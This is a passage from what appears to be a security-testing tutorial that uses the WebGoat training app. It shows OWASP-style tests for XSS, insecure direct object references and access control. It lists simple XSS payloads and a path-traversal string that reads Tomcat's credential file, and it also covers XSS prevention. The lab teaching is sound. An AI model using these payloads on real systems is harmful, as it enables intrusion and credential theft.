
- Stored XSS - Stored XSS, also known as persistent XSS, occurs when user input is stored on the target server, such as database/message forum/comment field, etc. Then the victim is able to retrieve the stored data from the web application.
- Reflected XSS - Reflected XSS, also known as non persistent XSS, occurs when user input is immediately returned by a web application in an error message/search result or the input provided by the user as part of the request and without permanently storing the user provided data.
- DOM Based XSS - DOM Based XSS is a form of XSS when the source of the data is in the DOM, the sink is also in the DOM, and the data flow never leaves the browser

Test for Stored XSS:

Navigate to cross site scripting (xss) section. Let us execute a Stored Cross Site Scripting (XSS) attack.




Login as Tom username/password :tom and go to view profile.




Go to edit mode and insert your XSS java script query in edit box and update profile:

Click on update profile and you can see there is an XSS alert box so this app is vulnerable with XSS.




Now try to login as another user, jerry, and check if he is affected or not. So login as jerry (password) and after login try to check TOM's profile:

The passwords for the accounts are the prenames.



Testing for Reflected XSS

Login as Tom or any other user.




Click on search staff button and you can see the search bar is there.

Use your XSS attack vector like:

```
<Script>alert(“hacked”)</script>
```

```
“><img src=x onerror=alert(1)>
```

```
<script>prompt(“lol’)</script>
```



How to prevent

Preventing XSS requires separation of untrusted data from active browser content.

The preferred option is to properly escape all untrusted data based on the HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into. See the OWASP XSS Prevention Cheat Sheet for details on the required data escaping techniques.

Positive or "whitelist" input validation is also recommended as it helps protect against XSS, but is not a complete defense as many applications require special characters in their input. Such validation should, as much as possible, validate the length, characters, format, and business rules on that data before accepting the input.

For rich content, consider auto-sanitization libraries like OWASP's AntiSamy or the Java HTML Sanitizer Project.

Consider Content Security Policy (CSP) to defend against XSS across your entire site.

TESTING FOR A4- INSECURE DIRECT OBJECT REFERENCES

A direct object reference is likely to occur when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key without any validation mechanism which will allow attackers to manipulate these references to access unauthorized data.

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider the types of users of your system. Do any users have only partial access to certain types of system data?	Attacker, who is an authorized system user, simply changes a parameter value that directly refers to a system object to another object the user isn't authorized for. Is access granted?	Applications frequently use the actual name or key of an object when generating web pages. Applications don't always verify the user is authorized for the target object. This results in an insecure direct object reference flaw. Testers can easily manipulate parameter values to detect such flaws. Code analysis quickly shows whether authorization is properly verified.		Such flaws can compromise all the data that can be referenced by the parameter. Unless object references are unpredictable, it's easy for an attacker to access all available data of that type.	Consider the business value of the exposed data. Also consider the business impact of public exposure of the vulnerability


Example: The app uses unverified data in a SQL call that is accessing account information. And the attacker modifies the query parameter in their browser to point to Admin.


Test for Access control matrix


Goal: To explore the access control rules that govern this site is simple; you need to find an account manager who manages all the accounts for the site.

Login to WebGoat and navigate to access control flaws Section access control matrix.

Check for each user with different resource list:









Test for Bypass Access control schema

Goal: The user should be able to access a file that is not in the listed directory.


Login to WebGoat and navigate to access control flaws Section Bypass a path based access control schema.



Select any file and intercept request and find out what data is going after click on view button.



Let's suppose "conf/tomcat-users.xml" file is not present in the current list so insert file name at run time like:



You can see it will give us an error like directory and path:


*** File is already in allowed directory - try again!**
*** ==> E:\practice Enviroemnt\WebGoat-5.2\tomcat\webapps\WebGoat\lesson_plans\BasicAuthentication.html**

Let's suppose we need to get a file from tomcat folder so we write:

```
../../../ conf/tomcat-users.xml
```

So it will redirect us to this file because location of tomcat folder is:

E:\practice Enviroemnt\WebGoat-5.2




Test for role base access control

